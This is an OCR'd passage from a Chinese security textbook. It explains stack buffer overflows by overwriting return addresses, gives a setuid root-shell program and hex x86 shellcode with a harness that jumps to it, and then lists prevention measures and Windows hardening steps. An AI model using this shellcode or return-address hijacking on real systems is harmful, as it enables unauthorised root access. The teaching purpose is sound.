core dump 发生在 malice 返回时，我们来分析一下究竟发生了什么。首先，在进入 main 函数后，在执行第 17 行之前，堆栈情况如图 2.27(a)所示，这是 main 的栈帧；随后，进入函数 foo，在执行第 11 行之前，堆栈布局如图 2.27(b)所示，灰色部分是调用端 main 的栈帧；执行第 11 行之后，ret 指向函数的返回地址(图 2.27(c))；第 12 行修改*ret，将返回地址设为 malice 的入口。foo 函数结束后，本应返回到 main，执行第 18 行的语句 return 0；然而由于返回地址被修改，foo 函数返回后进入函数 malice，在执行第 5 行之前，堆栈的情况如图 2.27(d)。这时堆栈已被破坏，malice 函数的返回地址处存放的是 main 函数保存的 EBP 值(图中的 saved EBP*)，malice 函数返回后，会跳转到 saved EBP* 所指的地址，oops！接下来发生的事情想必大家都知道了。




图 2.27　堆栈情况 3

如何让这个程序正常退出？最简单的办法是，利用 main 函数的局部变量伪造一个貌似合法的堆栈，让 malice 返回后，程序得以安全退出。办法是在 malice 的返回地址处放上 exit 的入口地址 ，当然，我们还要顺便伪造传给 exit 的参数。改进后的 main 函数见图 2.28，使用 volatile 关键字是为了防止编辑器将这些看似没用的局部变量优化掉。

```
#include <stdlib.h>

int main()
{
  volatile int exit_val = 100;
  volatile int dumy = 0;
  volatile void* ret_addr = &exit;
  foo();
}
```

图 2.28 改进后的“修改函数返回地址”示例

进入函数 malice 后，堆栈情况如图 2.29(a)所示。与图 2.29(d)比较可知，malice 会把 ret_addr 作为自己的返回地址，我们已在此处填上了 exit 的入口地址。当 malice 返回后，程序进入 exit 函数，这时堆栈如图 2.29(b)所示(注意，exit 没有保存 ESP)。exit 函数会把 100 认为是传递给自己的参数，还会认为返回地址是 0，但是 exit 永不返回，所以不会造成 core dump，程序正常结束，返回给操作系统的代码是 100。




图 2.29 堆栈情况 4

有了以上对函数调用栈的了解，接下来，我们可以谈谈栈上的缓冲区溢出了。利用缓冲区溢出，我们能实现以下功能：①自由修改 EIP，控制程序流程；② 植入 shellcode，获得 Root Shell。如所谓 shellcode，是指能调出 shell 的程序，功能如同 shellcode1.c(图 2.30)。

```
#include <unistd.h>

int main()
{
  char* name[2];

  setuid(0);  // required if bash is used
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
  return 0;
}
```

图 2.30 shellcode1.c

如果以 Root 权限执行这段程序，我们就能获得一个 Root Shell，先试一把：

```
$ gcc -o shellcode1 shellcode1.c
```

```
$ whoami
schen
$ ./shellcode1sh-2.05b
$ whoamischen
```

怎么没有变为 Root？噢，忘了将 shellcode1 的 owner 设为 Root，还要设置 suid 位：

```
$ sudo chown Root shellcode1
$ sudo chmod +s shellcode1
$ whoami
Schen
$ ./shellcode1
sh-2.05b# whoami
Root
sh-2.05b# id
uid=0(Root)  gid=500(schen)  groups=500(schen)
```

当然，我们不能直接使用图 2.30 中的程序，需要把它转换为机器码，再注入缓冲区。与这段程序功能相同的机器码见图 2.31。

```
char shellcode[] =  // 为适应 strcpy()，shellcode 中不能出现'\0'
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\x31\xc0\xb0\x17\x31\xdb\xcd\x80\xe8\xd4\xff\xff\xff/bin/sh";
```

图 2.31　转换后的机器码

先用图 2.32 的程序验证一下这段机器码的功能与图 2.31 的 C 程序是否相同。

```
char shellcode[] =
  "\xeb\x1f" // 同上，略

int main()
{
  int* ret;

  ret = (int*)&ret + 2;
  (*ret) = (int)shellcode;
  return 0;
}
```

图 2.32　验证程序

```
$ gcc shellcode2.c -o shellcode2 -mpreferred-stack-boundary=2
$ sudo chown Root shellcode2
$ sudo chmod +s shellcode2
$ 。/shellcode2
sh-2.05b# whoami
Root
```

利用缓冲区溢出除了能修改函数返回地址外，还可以修改函数的敏感参数(如传入的函数指针、密码字符串等)，同样达到攻击的目的。C++语言的 vtable 是个函数指针数组，自然也可成为攻击的目标。

堆溢出：堆(heap)指的是以 malloc 动态分配的内存，C++把以 new 动态分配的内存叫 freestore，其实和堆是一回事。在 heap、全局(globe)变量、静态(static)变量中溢出的情况都算作堆溢出。堆溢出攻击的主要手段是改写内存中的密码、函数指针、文件名、UID 等数据，达到提升特权级别的目的。堆溢出通常要求对 malloc 所用的数据结构有深入了解，它


比栈溢出难度大。

2.8.3 缓冲区溢出的预防

栈上的缓冲区溢出可以修改函数的返回地址和传入参数，如果在进入函数时，将这些敏感数据复制一份放在局部变量之下，在退出函数时用备份的数据覆盖原数据，那么即便出现缓冲区溢出，也没有多大伤害。另外，可以在局部变量之前放一个 cookie，在退出函数时检查 cookie 是否被修改，从而监测有无缓冲区溢出。这两点可由编译器帮我们做到。

栈上的数据既可以修改，又可以当作指令来执行，这是本文介绍的这种栈溢出攻击的条件。现在某些操作系统如 Solaris、Open BSD 以及不久之后的 Windows 有不能既可执行又可写的特性，这样就能防御这类栈溢出攻击。不过“道高一尺，魔高一丈”，我们可以利用“return to libc”技术来达到攻击目的。从前面的例子已经看到，函数的返回地址可设为某一库函数。如果我们伪造一些参数(比如字符串"/bin/sh")，再修改函数返回地址，让它执行 system 函数，一样可以获得 Root Shell。

缓冲区溢出的历史几乎和 C 语言一样久远，C 语言本身不检查下标越界，而常用的标准库函数如 gets、strcpy、sprintf 等也无处指明目标缓冲区的大小。受当时历史条件限制，C 语言这么设计是出于效率考虑，而且 C 语言充分相信程序员的能力。然而这多少也纵容了人们在编码时忽视检查缓冲区溢出，而现在编程教材似乎也不强调让学生养成检查目标缓冲区大小以避免溢出的好习惯。避免缓冲区溢出，最重要的还是从源头做起，培养良好的编程习惯，包括检查数组边界、用 fgets 替代 gets、用 strncpy 或 strlcpy 替代 strcpy，用 snprint 替代 sprint 等。(C99 标准刚加入可以指明目标缓冲区大小的 snprint 函数)。只要小心在意，在编程时完全可以预防缓冲区溢出。



2.9 回到工作场景

现在回到本章刚开始提到的工作场景，显而易见，黑客的行为构成犯罪的。想免受案例中的损失，就必须有效地防范黑客的攻击。

1. 计算机的设置

1) 关闭文件和打印机共享

用鼠标右击【网络邻居】图标，选择【属性】选项，然后单击【文件和打印机共享】按钮，将弹出【文件和打印机共享】对话框，然后取消选中其下两个复选框即可。虽然文件和打印共享关闭了，但是还不能确保该项目的安全，需要修改注册表，禁止他人更改文件和打印共享。打开注册表编辑器，选择 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\NetWork 主键，在该主键下新建 DWORD 类型的键值，键值名为“NoFileSharingControl”，键值设为“1”表示禁止这项功能，从而达到禁止更改文件和打印共享的目的；键值为“0”表示允许这项功能。这样在【网络邻居】的【属性】对话框中文件和打印共享功能就不复存在了。

进入【控制面板】中【网络和 Internet】中的家庭组，在更改家庭组设置中，选择更改【高级共享设置】，可以针对家庭或工作、共用不同的网络配置文件更改共享选项，在其下拉菜单下选择【关闭文件和打印机共享】，如图 2.33 所示。




图 2.33　关闭文件和打印机共享

2)　把 Guest 账号禁用

以管理员方式登录 Windows 7，然后打开【控制面板】，选择【用户账户和家庭安全】下的【添加或删除用户账户】，如图 2.34 所示，单击【Guest 来宾用户账户】，选择【关闭来宾账户】，如图 2.35 所示。这样 Guest 就被禁用了，如图 2.36 所示。



图 2.34　设置用户账户



图 2.35　关闭来宾帐户



图 2.36　Guest 来宾帐户没有启用

3)　禁止建立空链接

在默认的情况下，任何用户都可以通过空链接连上服务器，枚举账号并猜测密码。因此，我们必须禁止建立空链接。方法是修改注册表：打开注册表 HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\LSA，将 DWORD 值"Restrict Anonymous" 的键值改为"1"即可，如图 2.37 所示。

2. 隐藏 IP 地址

黑客经常利用一些网络探测技术来查看用户的主机信息，其主要目的就是得到网络中主机的 IP 地址。IP 地址在网络安全上是一个很重要的概念，如果攻击者知道了用户的 IP 地址，等于为他的攻击准备好了目标，他可以向这个 IP 发动各种进攻，如 DoS(拒绝服务)攻击、Floop 溢出攻击等。隐藏 IP 地址的主要方法是使用代理服务器。与直接连接到 Internet

相比，使用代理服务器能保护上网用户的 IP 地址，从而保障上网安全。代理服务器的原理是在客户机(用户上网的计算机)和远程服务器(如用户想访问远端 WWW 服务器)之间架设一个“中转站”，当客户机向远程服务器提出服务要求后，代理服务器首先截取用户的请求，然后代理服务器将服务请求转交远程服务器，从而实现客户机和远程服务器之间的联系。很显然，使用代理服务器后，其他用户只能探测到代理服务器的 IP 地址而不是用户的 IP 地址，这就实现了隐藏用户 IP 地址的目的，保障了用户上网安全。提供免费代理服务器的网站有很多，也可以自己用代理猎手等工具来查找。




图 2.37　禁止建立空链接

3. 关闭不必要的端口

黑客在入侵时常常会扫描用户的计算机端口，如果安装了端口监视程序(比如 Netwatch)，该监视程序则会有警告提示。如果遇到这种入侵，可用工具软件关闭用不到的端口。

4. 更换管理员账户

Administrator 账户拥有最高的系统权限，一旦该账户被人利用，后果不堪设想。黑客入侵的常用手段之一就是试图获得 Administrator 账户的密码，所以用户要重新配置 Administrator 账号。首先为 Administrator 账户设置一个强大复杂的密码，然后用户重命名 Administrator 账户，再创建一个没有管理员权限的 Administrator 账户欺骗入侵者。这样一来，入侵者就很难搞清哪个账户真正拥有管理员权限，也就在一定程度上减少了危险性。

5. 杜绝 Guest 账户的入侵

Guest 账户即所谓来宾账户，它可以访问计算机，但受到限制。不幸的是，Guest 也为黑客入侵打开了方便之门，所以要杜绝基于 Guest 账户的系统入侵。

禁用或彻底删除 Guest 账户是最好的办法，但在某些必须使用到 Guest 账户的情况下，就需要通过其他途径来做好防御工作了。首先要给 Guest 设一个强大的密码，然后详细设置 Guest 账户对物理路径的访问权限。举例来说，如果你要防止 Guest 用户可以访问 tool 文件

夹，可以右击该文件夹，在弹出菜单中选择【安全】选项，从中可看到可以访问此文件夹的所有用户，删除管理员之外的所有用户即可。或者在权限中为相应的用户设定权限，比方说只能列出文件夹目录和读取等，这样就安全多了。

6. 安装必要的安全软件

我们还应在计算机中安装并使用必要的防黑软件，杀毒软件和防火墙都是必备的。在上网时打开它们，这样即便有黑客进攻，我们的安全也是有保证的。

7. 防范木马程序

木马程序会窃取植入计算机中的有用信息，因此我们也要防止被黑客植入木马程序，常用的办法有以下两种。

(1) 在下载文件时，先将其放到自己新建的文件夹中，再用杀毒软件来检测，起到提前预防的作用。

(2) 选择【开始】→【程序】→【启动】或【开始】→【程序】→Startup 命令，看是否有不明的运行程序，如果有，删除即可。将注册表中 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 下的所有以“Run”为前缀的可疑程序全部删除即可。

8. 不回复陌生人的邮件

有些黑客可能会冒充某些正规网站的名义，然后编个冠冕堂皇的理由寄一封信给你，要求你输入上网的用户名称与密码，如果单击【确定】用户，你的账号和密码就进了黑客的邮箱。所以不要随便回复陌生人的邮件，即使他说得再动听、再诱人也不上当。

9. 做好 IE 的安全设置

Active X 控件和 Applets 有较强的功能，但也存在被人利用的隐患，网页中的恶意代码往往就是利用这些控件编写的小程序，只要打开网页就会被运行。所以要避免恶意网页的攻击只有禁止这些恶意代码的运行。IE 对此提供了多种选择，具体设置步骤是：选择【工具】→【Internet 选项】命令，在弹出的对话框中选择【安全】选项卡，单击【自定义级别】按钮，建议您在弹出的【安全设置】对话框中将 ActiveX 控件与相关选项禁用。另外，在 IE 的安全性设定中我们只能设定 Internet、本地 Intranet、受信任的站点、受限制的站点。不过，微软在这里隐藏了“我的电脑”的安全性设定，通过修改注册表把该选项打开，可以使我们在对待 ActiveX 控件和 Applets 时有更多的选择。具体的方法为：选择【开始】→【运行】命令，在弹出的【运行】对话框中输入 